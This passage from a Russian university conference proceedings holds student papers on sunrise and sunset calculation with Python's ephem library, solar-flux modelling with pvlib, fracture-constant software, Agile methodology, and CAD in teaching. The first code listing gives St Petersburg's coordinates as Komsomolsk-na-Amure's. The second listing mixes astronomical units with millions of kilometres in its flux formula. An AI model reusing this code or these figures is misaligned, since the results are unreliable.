Чтобы использовать библиотеку ephemeris в Python для написания алгоритма определения времени восхода и заката солнца необходимо установить ее, используя менеджер пакетов, например, pip. Далее, в Python нужно импортировать модули ephemeris и datetime для взаимодействия с библиотекой и обработки даты и времени соответственно. После импортирования модулей, с помощью класса Observer из модуля ephemeris нужно создать объект, который в алгоритме будет имитировать место наблюдения. Для этого необходимо указать географические координаты места (широту и долготу). Используя созданный объект Observer, далее необходимо вызвать методы sunrise() и sunset(), которые возвращают время восхода и заката солнца соответственно [4]. Результатом будет объект класса ephemeris.Date, который может быть конвертирован в любой подходящий формат даты и времени с помощью модуля datetime().

Для демонстрации алгоритма определения времени восхода и заката солнца с использованием библиотеки `ephem` в языке Python был написан код, который рассчитывает время восхода и заката солнца для города Комсомольск-на-Амуре на момент 6 декабря 2020 года. Алгоритм представлен ниже в листинге 1. Реализация алгоритма выполнялась в программе Visual Studio 2019.

Листинг 1 – Алгоритм определения времени восхода и заката солнца с использованием библиотеки `ephem`

```
import ephem
from datetime import datetime
# преобразование времени в минуты
def time_to_minutes(time):
    time_parts = time.split(':')
    hours = int(time_parts[0])
    minutes = int(time_parts[1])
    return hours * 60 + minutes
# вычисление промежутка времени в минутах
def calculate_time_elapsed(sunrise, sunset):
    sunrise_minutes = time_to_minutes(sunrise)
    sunset_minutes = time_to_minutes(sunset)
    time_elapsed_minutes = sunset_minutes - sunrise_minutes
    return time_elapsed_minutes
def calculate_sunrise_sunset(latitude, longitude, date):
    obs = ephem.Observer()
    obs.date = date
    obs.lat = str(latitude)
    obs.lon = str(longitude)
    # вычисление времени восхода и заката Солнца
    sunrise = obs.previous_rising(ephem.Sun())
    sunset = obs.next_setting(ephem.Sun())
    # преобразование времени в другой формат
    sunrise_time = ephem.localtime(sunrise).strftime('%H:%M')
    sunset_time = ephem.localtime(sunset).strftime('%H:%M')
    return sunrise_time, sunset_time
# географические координаты города Комсомольск-на-Амуре
latitude = 59.927748
longitude = 30.369336
# дата для расчета времени восхода и заката Солнца
date = '2020-12-06'
# расчет времени восхода и заката Солнца
sunrise, sunset = calculate_sunrise_sunset(latitude, longitude, date)
# вывод результатов
print(f"Время восхода Солнца: {sunrise}")
print(f"Время заката Солнца: {sunset}")
print(f"")
time_elapsed = calculate_time_elapsed(sunrise, sunset)
hours = time_elapsed // 60
minutes = time_elapsed % 60
print(f"Промежуток времени от восхода до заката Солнца:
{hours} часов {minutes} минут")
```

Результат выполнения алгоритма определения времени восхода и заката солнца вместе с достоверными данными (Google) представлены на рисунке 1.




Рисунок 1 – Результат выполнения алгоритма определения времени восхода и заката солнца вместе с достоверными данными

Заключение

Итогом астрономического анализа, основанного на использовании библиотеки `ephem` в Python, были получены данные о времени восхода и захода солнца для заданного географического местоположения. Стоит отметить, что в расчетах присутствует небольшая погрешность в сравнении с действительными данными: разница во времени восхода составляет 2 минуты, а в закате – 1 минута.

В дальнейших исследованиях планируется усовершенствование алгоритма для улучшения точности расчетов. Это может включать в себя учет более сложных астрономических факторов или адаптацию модели к конкретным климатическим [5]. Финалом астрономического анализа должно стать создание инструмента, который будет демонстрировать не только удобное, но и максимально точное представление о времени восхода и захода солнца для различных географических местоположений.

СПИСОК ИСТОЧНИКОВ

1. Солнечная энергетика: учебное пособие для вузов / В. И. Виссарионов, Г. В. Дерюгина, В. А. Кузнецова, Н. К. Малинин. – Москва : МЭИ, 2008. – 276 с.
2. Лутц, М. Изучаем Python / М. Лутц. – 4-е изд., пер. с англ. – Санкт-Петербург : Символ-Плюс, 2011. – 1280 с.
3. Meeus, J. *Astronomical Algorithms* / Jean Meeus. – Willmann-Bell, Inc. P.O. Box 35025, Richmond, Virginia 23235, 1998. P. 488.
4. Галимзянов, О. А. Библиотеки Python для анализа геоданных / О. А. Галимзянов // Актуальные проблемы авиации и космонавтики. – 2019. – Т. 2. – С. 3. – URL: <https://cyberleninka.ru/article/n/biblioteki-python-dlya-analiza-geodannyh/viewer> (дата обращения: 03.11.2023).
5. Куликов, К. А. Курс сферической астрономии / К. А. Куликов. – 2-е изд., перераб. и доп. – Москва : Наука, 2016. – 216 с.

УДК 004.43

Шелопугина Ева Олеговна, студент, Комсомольский-на-Амуре государственный университет

Shelopugina Eva Olegovna, student, Komsomolsk-na-Amure State University

Бердоносков Виктор Дмитриевич, кандидат технических наук, доцент, доцент кафедры «Прикладная математика», Комсомольский-на-Амуре государственный университет

Berdonosov Victor Dmitrievich, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Applied Mathematics», Komsomolsk-na-Amure State University

ИССЛЕДОВАНИЕ ПОТОКА СОЛНЕЧНОЙ ЭНЕРГИИ: МОДЕЛИРОВАНИЕ И АНАЛИЗ С ИСПОЛЬЗОВАНИЕМ ЯЗЫКА ПРОГРАММИРОВАНИЯ PYTHON

SOLAR ENERGY FLOW RESEARCH: MODELING AND ANALYSIS USING THE PYTHON PROGRAMMING LANGUAGE

Аннотация. Статья посвящена исследованию потока солнечной энергии с применением моделирования и анализа, реализованных с помощью языка программирования Python. Целью данного исследования является определение потока солнечной энергии для конкретного географического местоположения с заданными координатами (широта и долгота) с помощью упрощенного алгоритма, реализованного с помощью библиотек Python. Содержание статьи демонстрирует простоту и наглядность использования высокоуровневых языков программирования для анализа и моделирования явлений в области исследования солнечной энергии.

Abstract. The article is devoted to the study of the solar energy flow using modeling and analysis implemented using the Python programming language. The purpose of this study is to determine the flow of solar energy for a specific geographical location with given coordinates (latitude and longitude) using a simplified algorithm implemented using Python libraries. The content of the article demonstrates the simplicity and clarity of using high-level programming languages for the analysis and modeling of phenomena in the field of solar energy research.

Ключевые слова: язык программирования, анализ, алгоритм, поток, библиотека.

Keywords: programming language, analysis, algorithm, flow, library.

Введение

Определение потока солнечной энергии является ключевой задачей для адекватного проектирования солнечных энергетических систем. В исследовании представлен упрощенный алгоритм расчета потока солнечной энергии с использованием инструментов языка программирования Python. В основе алгоритма лежит формула для расчета потока солнечной энергии, где учитываются переменные, такие как среднее расстояние между Солнцем и Землей, расстояние до Солнца в текущий момент времени, а также угол падения солнечных лучей на поверхность (в статье – это угол зенита).

Одной важной особенностью данного исследования является использование библиотеки `pvlib`, специально созданной для анализа солнечной энергии [1]. С помощью этой библиотеки и добавочных библиотек, имеющихся в языке Python, проводится расчет потока солнечной энергии для конкретного местоположения с заданными широтой и долготой. Этот простой алгоритм позволяет исследователям предварительно оценить потенциал солнечной энергии для различных регионов, что крайне важно для оптимизации расположения солнечных энергетических систем. Данная статья стремится облегчить использование алгоритмов расчета потока солнечной энергии с применением современных инструментов программирования на языке Python.

Основная часть

Расчет потока солнечной энергии, который достигает поверхности Земли в определенных координатах, включает в себя несколько шагов и зависит от различных параметров. Солнечная энергия, достигающая Земли, зависит от расстояния между Землей и Солнцем, а также зависит от угла падения солнечных лучей на поверхность Земли [2]. Для учета всех этих параметров можно использовать формулу:

$$E_{\text{поток}} = E_{\text{постоянная}} \cdot \frac{R_{\text{ср}}^2}{r^2} \cdot \cos(\theta), \quad (1)$$

где $E_{\text{поток}}$ – поток солнечной энергии (в ваттах на квадратный метр);
 $E_{\text{постоянная}}$ – солнечная постоянная (около 1361 Вт/м²);
 $R_{\text{ср}}$ – усредненное расстояние между Солнцем и Землей (около 149,6 млн. км);
 r – расстояние между Землей и Солнца в данный момент времени (в млн. км);
 θ – угол падения солнечных лучей на поверхность Земли (угол зенита).

Для демонстрации алгоритма определения потока солнечной энергии с использованием библиотек в языке Python был создан код, который рассчитывает время восхода и заката солнца для города Комсомольск-на-Амуре на момент 6 декабря 2020 года, а затем на основе этих времен вычисляет значения потока солнечной энергии на протяжении светового дня [3]. Алгоритм представлен ниже в листинге 1.

Листинг 1 – Алгоритм расчета потока солнечной энергии с использованием библиотек языка программирования Python

```
import pvlib
import ephem
import datetime
import numpy as np
import pandas as pd
import pytz
import matplotlib.pyplot as plt
latitude = 50.5500 # северная широта
longitude = 137.0167 # восточная долгота
observer = ephem.Observer()
observer.lat = str(latitude)
observer.lon = str(longitude)
timezone = pytz.timezone('Asia/Vladivostok')
date = datetime.datetime(2020, 12, 6)
sun = ephem.Sun()
sun_rise = observer.previous_rising(sun, date).datetime()
sun_set = observer.next_setting(sun, date).datetime()
time_range = pd.date_range(start=sun_rise, end=sun_set,
freq='10T')
time_range =
time_range.tz_localize(pytz.utc).tz_convert(timezone)
location = pvlib.location.Location(latitude, longitude)
solar_time = pvlib.solarposition.get_solarposition(time_range,
latitude, longitude) # расчет солнечного времени
zenith_angle = solar_time['zenith']
solar_constant = 1361 # Вт/м2
R_avg = 149.6 # среднее расстояние между Солнцем и Землей
r = ephem.Sun(date).earth_distance
solar_flux = solar_constant * (R_avg**2) / (r**2) *
np.cos(np.radians(zenith_angle))
plt.figure(figsize=(8, 5)) # создание графика
```

```

plt.plot(time_range, solar_flux)
plt.xlabel('Время')
plt.ylabel('Поток солнечной энергии (Вт/м²)')
plt.title('Поток солнечной энергии в течение дня')
plt.grid(True)
plt.xticks(rotation=45)
plt.tight_layout()
plt.show()

```

Результат выполнения алгоритма расчета потока солнечной энергии представлен на рисунке 1 в виде графика.




Рисунок 1 – Результат выполнения алгоритма определения потока солнечной энергии в течение дня

Заключение

Подводя итоги, важно отметить, что, несмотря на удобство вычислений с использованием разработанных библиотек языка Python, присутствует небольшая погрешность в определении времени восхода и заката солнца [4]. Погрешности не превышают нескольких минут, что является приемлемой погрешностью для большинства приложений, но в более точных исследованиях эту особенность следует учесть.

Кроме того, следует отметить, что алгоритм представляет собой упрощенную модель, и результаты расчетов потока солнечной энергии являются приблизительными [5]. Алгоритм не учитывает влияние погодных условий и многих других факторов, препятствующих точным расчетам. Эту особенность необходимо учитывать при интерпретации результатов и использовании их.

В дальнейшем планируется доработка алгоритма с целью уменьшения погрешности и учета большего числа факторов, препятствующих точному расчету потока солнечной энергии.

СПИСОК ИСТОЧНИКОВ

1. Лутц, М. Изучаем Python / М. Лутц. – 4-е изд., пер. с англ. – Санкт-Петербург : Символ-Плюс, 2011. – 1280 с.
2. Meeus, J. Astronomical Algorithms / Jean Meeus. – Willmann-Bell, Inc. P.O. Box 35025, Richmond, Virginia 23235, 1998. P. 488.
3. Rhodessmill.org : официальная документация : сайт. – United States of America, 2000 – . – URL: <https://rhodessmill.org/pyephem/index.html> (дата обращения: 05.11.2023).
4. Солнечная энергетика: учебное пособие для вузов / В. И. Виссарионов, Г. В. Дерюгина, В. А. Кузнецова, Н. К. Малинин. – Москва : МЭИ, 2008. – 276 с.
5. Дерюгина, Г. В. Солнечная энергетика: методы расчета основных категорий потенциала солнечной энергетике / Г. В. Дерюгина, В. А. Кузнецова, О. Г. Лушников, Н. К. Малинин. – Москва : МЭИ, 1997. – 17 с.

УДК 621.9:519.8

Шершнеv Александр Иванович, студент, Комсомольский-на-Амуре государственный университет

Shershnev Aleksandr Ivanovich, student, Komsomolsk-na-Amure State University

Канашин Илья Валерьевич, ассистент кафедры «Прикладная математика», Комсомольский-на-Амуре государственный университет

Kanashin Ilya Valeryevich, assistant of the Department «Applied Mathematics», Komsomolsk-na-Amure State University

Хромов Александр Игоревич, доктор физико-математических наук, профессор-консультант УНИД, Комсомольский-на-Амуре государственный университет

Khromov Aleksandr Igorevich, Doctor of Physical and Mathematical Sciences, professor-consultant at UNID, Komsomolsk-na-Amure State University

ПРОГРАММНЫЙ ПРОДУКТ ДЛЯ ОПРЕДЕЛЕНИЯ КОНСТАНТ РАЗРУШЕНИЯ НА ОСНОВЕ РАСТЯЖЕНИЯ ПЛОСКОГО ОБРАЗЦА С УСЛОВИЕМ СЖИМАЕМОСТИ МАТЕРИАЛА

SOFTWARE FOR DETERMINATION OF FRACTURE CONSTANTS BASED ON THE TENSILE PROCESS OF A FLAT SPECIMEN WITH THE CONDITION OF MATERIAL COMPRESSIBILITY

Аннотация. В данной работе рассматривается создание программного продукта для нахождения констант разрушения при условии сжимаемости материала. В качестве математической основы для разработки программного продукта было взято решение задачи о растяжении полосы в условиях плоской деформации, согласно которому процесс растяжения плоского образца разбивается на два этапа: решение с непрерывным полем скоростей перемещений до образования в образце «шейки» и решение с разрывным полем скоростей до полного разрушения образца. Созданный программный продукт позволяет определить размеры образца в конце обоих этапов, время нагружения, первое главное значение тензора деформаций Альманси, характеризующее деформацию образца на каждом из этапов, а также объёмную плотность диссипации энергии, выступающую в качестве критерия разрушения.

Abstract. This paper deals with the creation of a software product for finding fracture constants under the condition of material compressibility. As a mathematical basis for the development of the software, the solution of the strip tensile problem under plane deformation was taken, according to which the process of tensile behaviour of a flat specimen is divided into two stages: a solution with a continuous velocity field of displacements until the formation of a «neck» in the specimen and a solution with a discontinuous velocity field until the complete destruction of the specimen. The developed software allows us to determine the dimensions of the specimen at the end of both stages, the loading time, the first principal value of the Almansi strain tensor characterizing the deformation of the specimen at each stage, and also the volumetric energy dissipation density chosen as a failure criterion.

Ключевые слова: константы разрушения, плоская деформация, плоский образец, программный продукт, сжимаемость материала.

Key words: fracture constants, plane strain, plane specimen, software product, material compressibility.

Введение

Рассматриваемый в работе программный продукт актуален для разработки математических моделей поведения реальных элементов конструкций.

Целью работы является создание программного продукта для вычисления констант разрушения и параметров образца при его растяжении в условиях плоской деформации.

Для достижения указанной цели поставлены следующие задачи:

- изучение аналитического решения задачи о растяжении полосы в условиях плоской деформации с учётом сжимаемости материала;
- разработка на базе указанного решения программного продукта, вычисляющего размеры образца, время его нагружения, первое главное значение тензора конечных деформаций Альманси, объёмную плотность диссипации энергии.

Решение задачи о растяжении полосы с разрывным полем скоростей перемещений при плоской деформации с условием несжимаемости материала было получено Е. Онатом и В. Прагером и описано в работе [1]. Решение при условии сжимаемости материала [4] приведено в работе [6]. Также исследования процесса растяжения полосы проводились в работах [2, 3, 5, 7].

Основная часть

Интерфейс программного продукта состоит из следующих элементов:

- выпадающего списка, из которого выбирается материал образца;
- двух текстовых полей для ввода начальных размеров образца в миллиметрах;
- двух текстовых полей для вывода значения критической диссипации энергии, принятой за критерий разрушения, а также общего времени нагружения образца в секундах;
- трёх кнопок: «Запустить эксперимент», «Вывести результаты эксперимента», «Сбросить результаты эксперимента».

При нажатии на кнопку «Запустить эксперимент» программа вычисляет для каждого этапа нагружения: длину и ширину образца, время нагружения, первое главное значение тензора Альманси, критические значения объёмной плотности диссипации энергии, которые определяют переход от первого этапа ко второму, а также момент разрушения образца.

Также вычисляются общие время нагружения и критическая объёмная плотность диссипации энергии, значения которых выводятся по окончании работы программы в текстовые поля на главном экране.

Нажатие на кнопку «Вывести результаты эксперимента» вызывает форму, содержащую таблицу с вычисленными значениями приведённых выше параметров.

Кнопка «Сбросить результаты эксперимента» очищает таблицу с результатами, а также обнуляет массивы, в которых хранятся результаты расчётов, давая возможность запустить эксперимент с новыми начальными данными.

На рисунке 1 приведены результаты работы программного продукта для образца из стали X12H9MД2Т размерами 1000×100 мм.

В таблице 1 приводятся значения констант разрушения полученные для некоторых материалов с использованием разработанного программного продукта, а также значения этих констант при условии несжимаемости материала (\bar{W}_* – критическая диссипация энергии, E_{**} – первое главное значение тензора Альманси, определяющее момент зарождения макротрещины, E_{**} – первое главное значение тензора Альманси, определяющее скорость распространения макротрещины, индекс s обозначает сжимаемость материала).




Рисунок 1 – Результаты работы разработанного программного продукта

Таблица 1 – Сравнительные значения констант разрушения

Материал	\bar{W}_*	E_*	E_{**}	\bar{W}_{*c}	E_{*c}	E_{**c}
АД0	1.6	0.384	0.168	1.59	0.379	0.025
АД31	1.4	0.364	0.035	1.21	0.297	0.164
АМГ6	0.44	0.177	0.062	0.286	0.091	0.068
ВД17	0.38	0.157	0.068	0.257	0.09	0.044
АД33	0.6	0.223	0.066	0.417	0.134	0.076

Заключение

В соответствии с поставленной целью был создан программный продукт для вычисления констант разрушения и параметров образца при его растяжении в условиях плоской деформации. Созданный программный продукт позволяет определить размеры образца в конце обоих этапов, время нагружения, первое главное значение тензора деформаций Альманси, характеризующее деформацию образца на каждом из этапов, а также объёмную плотность диссипации энергии, выступающую в качестве критерия разрушения. В работе было выявлено, что при учёте условия сжимаемости материала критические значения деформации и диссипации энергии уменьшаются по сравнению со случаем несжимаемости.

СПИСОК ИСТОЧНИКОВ

1. Onat, E. The necking of a tension specimen in plane plastic flow / E. Onat, W. Prager // J. Appl. Phys. – 1954. – N. 4. – P. 491–493.
2. Хромов, А. И. Разрушение жесткопластических тел. Константы разрушения / А. И. Хромов, О. В. Козлова. – Владивосток : Дальнаука, 2005. – 159 с.
3. Хромов, А. И. Деформация и разрушение жесткопластических тел / А. И. Хромов. – Владивосток : Дальнаука, 1996. – 183 с.
4. Лошманов, А. Ю. Деформационные состояния сжимаемых жесткопластических тел / А. Ю. Лошманов, А. А. Сиротин, А. И. Хромов // Учёные записки Комсомольского-на-Амуре государственного технического университета. – 2018. – № III – 1 (35). – с. 109-113.
5. Григорьева, А. Л. Одноосное растяжение жёсткопластической полосы в условиях плоского напряжённого состояния при однородном поле скоростей деформаций / А. Л. Григорьева, А. И. Хромов // Вестник Чувашского государственного педагогического университета им. И. Я. Яковлева. Механика предельного состояния. – 2015. – № 4(26). – С. 198–205.

6. Канашин, И. В. Растяжение полосы с разрывным полем скоростей перемещений при условии сжимаемости материала / И. В. Канашин, А. И. Хромов // Молодёжь и наука: актуальные проблемы фундаментальных и прикладных исследований: материалы VI Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 10-14 апреля 2023 г. - Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2023. - Т. 2. - С. 474-477.

7. Малоцикловое нагружение плоского образца с непрерывным полем скоростей перемещений при учёте условия сжимаемости материала / И. В. Канашин, А. Л. Григорьева, А. И. Хромов, Я. Ю. Григорьев // Труды МАИ. - 2023. - № 130.

УДК 004.9

Широков Константин Викторович, студент, Комсомольский-на-Амуре государственный университет

Shirokov Konstantin Viktorovich, student, Komsomolsk-na-Amure State University

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

МЕТОДОЛОГИЯ AGILE В РАЗРАБОТКЕ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ: ПРЕИМУЩЕСТВА И ОГРАНИЧЕНИЯ

AGILE METHODOLOGY IN SOFTWARE DEVELOPMENT: ADVANTAGES AND LIMITATIONS

Аннотация. В данной работе проводится анализ сильных и слабых сторон Agile-методологии разработки программного обеспечения, которая основанная на гибком и итеративном подходе. Итогом проделанного анализа является вывод, описывающий, в каких сценариях Agile может быть особенно полезным, а в каких станет ошибочным выбором.

Abstract. This article analyzes the strengths and weaknesses of the Agile-methodology software development, which is based on a flexible and iterative approach. The result of the analysis is a conclusion describing in which scenarios Agile can be especially useful, and in which it will be an erroneous choice.

Ключевые слова: Agile, методологии разработки, программная инженерия, анализ, концептуальная модель.

Key words: Agile, development methodologies, software engineering, analysis, conceptual model.

Введение

В век цифровых технологий и доступности информации появляется всё больше людей, которые хотят попробовать себя в создании цифровых продуктов. Успех творчества разработчиков может быть предопределён на начальной стадии – выборе методологии разработки. Именно поэтому так важно объективно оценить понравившийся на первый взгляд способ.

Agile-подход (гибкий подход) завоевал свою популярность в области разработки программного обеспечения (ПО) благодаря возможностям, которые он предлагает [2]. В последнее время число разработчиков, выбирающих для своих проектов Agile, непреклонно растёт и может показаться, что данный подход является оптимальным выбором, однако стоит учитывать контекст разработки – цели, средства и сроки [8]. Слепое копирование, даже с учетом схожести проектов, может сыграть злую шутку с неопытной командой, которая не учла всех особенностей методологии разработки.

Целью работы является получение представления о сущности гибкой методологии, а также понимания для каких целей этот подход применим лучше всего с учётом всех его плюсов и минусов.

Основная часть

Agile – это не язык программирования или фреймворк, а скорее образ мышления или набор принципов, помогающих разработчикам выполнять работу с наибольшей эффективностью [1]. На рисунке 1 показана схематичная интерпретация рассматриваемого подхода.



Рисунок 1 – Схема Agile

Рассмотрим несомненные преимущества данного подхода.

Гибкость – благодаря коротким итерациям в каждом цикле Agile дает возможность разработчикам ПО модифицировать проект таким образом, чтобы он максимально соответствовал их потребностям, чего не может предложить тот же традиционный метод Waterfall [2, 3].

Данная стратегия разработки даёт возможность выпускать новые версии ПО в короткие сроки, что в свою очередь предоставляет возможность пользователям опробовать все нововведения и дать обратную связь [4].

Постоянное совершенствование продукта – преимущество, вытекающее из предыдущего пункта. Благодаря постоянному внесению различных правок и доработок, а также регулярному тестированию, конечный продукт может похвастаться высоким качеством и клиентоориентированностью [5].

Agile предполагает частые совещания клиентов и команды разработчиков, что способствует высокой степени взаимопонимания и как следствие положительно влияет на конечный результат [5].

Несмотря на целый ряд положительных особенностей рассматриваемого подхода, он имеет некоторые весомые ограничения при разработке, разберем основные.

Непредсказуемость – обратная сторона основного преимущества Agile гибкости. Команда не всегда может корректно оценить свои возможности и средства [6], выделенные для реализации задумки, что может обернуться очень долгой разработкой или даже заморозкой проекта.

Команда, избравшая стратегию гибкой разработки вынуждена прикладывать намного больше сил и времени. Любой член команды, не проявляющий должной степени вовлеченности, влияет на итог проекта с негативной стороны.

Отсутствие подробной документации на ПО довольно распространено среди команд, использующих гибкий подход, так как они делают акцент на работающую вер-

сию продукта. Это приводит к тому, что привлечение нового специалиста в команду становится очень тяжелой задачей [7], особенно в условиях ограниченности ресурсов.

Заключение

В работе были разобраны основные достоинства и недостатки гибкой методологии разработки. Таким образом, можно сделать вывод, что применение рассматриваемого подхода в крупных компаниях представляется сомнительной затеей, так как Agile не подойдет для проектов с большим количеством зависимостей в силу своей специфики. Гибкий подход к разработке будет неплохим выбором для начинающих команд разработчиков и разработчиков-одиночек, занимающихся проектами, в которых спецификации не ясны на 100 %, или узконаправленными проектами, например, дополнения или плагины для ПО.

СПИСОК ИСТОЧНИКОВ

1. Rutter, D. Is Agile a Programming Language? / D. Rutter // artofteamwork.com ; справочно-информационный портал. – Раздел сайта «Agile». – URL: <https://www.artofteamwork.com/is-agile-a-programming-language/> (дата обращения: 10.10.2023).
2. Agile software development / K. Brush, V. Silverthorne // techtarget.com ; справочно-информационный портал. – Раздел сайта «Agile, DevOps and software development methodologies». – URL: <https://www.techtarget.com/searchsoftwarequality/definition/agile-software-development> (дата обращения: 10.10.2023).
3. Niko Ibrahim An Overview of Agile Software Development Methodology and Its Relevance to Software Engineering. – *Jurnal Sistem Informasi*, 2007. – Vol. 1 No. 2. – С. 69-80 – ISSN 1907-1221. – Текст: электронный – URL: <https://citeseerx.ist.psu.edu/document?doi=6c09de29ee7a19685478f25c39ae88cdfdd896e9&repid=rep1&type=pdf> (дата обращения: 12.10.2023).
4. Agile Methodology Advantages and Disadvantages // geeksforgeeks.org ; справочно-информационный портал. – Раздел сайта «Agile Software Development». – URL: <https://www.geeksforgeeks.org/agile-methodology-advantages-and-disadvantages/> (дата обращения: 10.10.2023).
5. Arun, R. What is agile methodology in software development? / R. Arun // simplilearn.com ; справочно-информационный портал. – Раздел сайта «Agile and Scrum», подраздел «Agile Scrum Tutorial: A Step-by-Step Guide for Beginners». – URL: <https://www.simplilearn.com/tutorials/agile-scrum-tutorial/what-is-agile/> (дата обращения: 11.10.2023).
6. Agile Methodology: Advantages and Disadvantages // ccaps.umn.edu ; справочно-информационный портал. – Раздел сайта «Professional Development Stories». – URL: <https://ccaps.umn.edu/story/agile-methodology-advantages-and-disadvantages> (дата обращения: 11.10.2023).
7. Advantages and Disadvantages of Agile Project Management [Checklist] / A. Olic // activecollab.com ; справочно-информационный портал. – Раздел сайта «Project Management». – URL: <https://activecollab.com/blog/project-management/agile-project-management-advantages-disadvantages> (дата обращения: 12.10.2023).
8. Москвитин, Е. С. Разработка приложения для стратегического планирования закупок / Е. С. Москвитин, М. Е. Щелкунова // Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности : Материалы I Международной научно-практической конференции молодых учёных, Комсомольск-на-Амуре, 20–25 марта 2021 года. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2021. – С. 342-344.

УДК 005

Шубин Роман Валерьевич, аспирант кафедры «Робототехника и автоматизация производственных систем», Санкт-Петербургский государственный электротехнический университет «ЛЭТИ»

Shubin Roman Valerievich, graduate student of the Department «Robotics and Automation of Industrial Systems», St. Petersburg State Electrotechnical University «LETI»

СИСТЕМА ТЕХНОЛОГИЙ УЧЕБНОГО ПРОЦЕССА ДИСЦИПЛИН, СВЯЗАННЫХ С РАЗРАБОТКОЙ ЭЛЕКТРОТЕХНИЧЕСКИХ ИЗДЕЛИЙ

TECHNOLOGY SYSTEM FOR THE EDUCATIONAL PROCESS OF DISCIPLINES RELATED TO THE DEVELOPMENT OF ELECTRICAL PRODUCTS

Аннотация. Обобщается опыт использования автоматизированных инструментов и технологий в обеспечении дисциплин подготовки бакалавров и магистров, связанных с проектированием и конструированием электротехнических устройств и систем. Обосновывается необходимость применения системного подхода к использованию CAD/CAM/CAE/PLM-технологий в высшем образовании и организации сквозного междисциплинарного процесса разработки.

Abstract. The experience of using automated tools and technologies in providing bachelor's and master's degree courses related to the design and construction of electrical devices and systems is summarized. The necessity of applying a systematic approach to the use of CAD/CAM/CAE/PLM technologies in higher education and the organization of a cross-cutting interdisciplinary development process is substantiated.

Ключевые слова: система технологий, информационная технология, системы автоматизированного проектирования, электротехническое проектирование, учебный процесс.

Key words: technology system, information technology, computer-aided design systems, electrical engineering, educational process.

Введение

В настоящее время кафедра Робототехники и автоматизации производственных систем (РАПС) СПбГЭТУ «ЛЭТИ» осуществляет подготовку бакалавров и магистров в рамках специальности 13.04.02 «Электроэнергетика и электротехника» по направлениям: «Эффективная электроэнергетика», «Электропривод и автоматика», «Возобновляемая энергетика».

Вышеуказанные направления содержат ряд дисциплин, предметом которых являются автоматизированные технологии проектирования:

- «Автоматизированное проектирование электротехнических устройств»;
- «Основы конструирования электротехнических устройств»;
- «Проектирование деталей мехатронных модулей и роботов»;
- «Проектирование и эксплуатация солнечных и ветровых электростанций».

Цель использования автоматизированных технологий в рамках выполнения лабораторных и практических заданий, а также курсовых проектов: получение обучающимися необходимых компетенций в области автоматизации процессов жизненного цикла электротехнической продукции посредством обеспечения учебного процесса взаимосвязанными автоматизированными технологиями мирового уровня. Полученные знания и навыки должны обеспечивать конкурентоспособность выпускников на рынке труда в условиях интенсивной цифровизации и цифровой трансформации промышленности [1].

При этом возникают методические проблемы: слабая взаимосвязь между используемыми в разных дисциплинах автоматизированными инструментами и техноло-

гиями, несовместимые форматы данных, разрывы либо дублирования технологических процедур и задач, выполняемых в САПР.

Решением указанных проблем является создание общей системы технологий электротехнического проектирования в учебном процессе.

Система технологий учебного процесса дисциплин

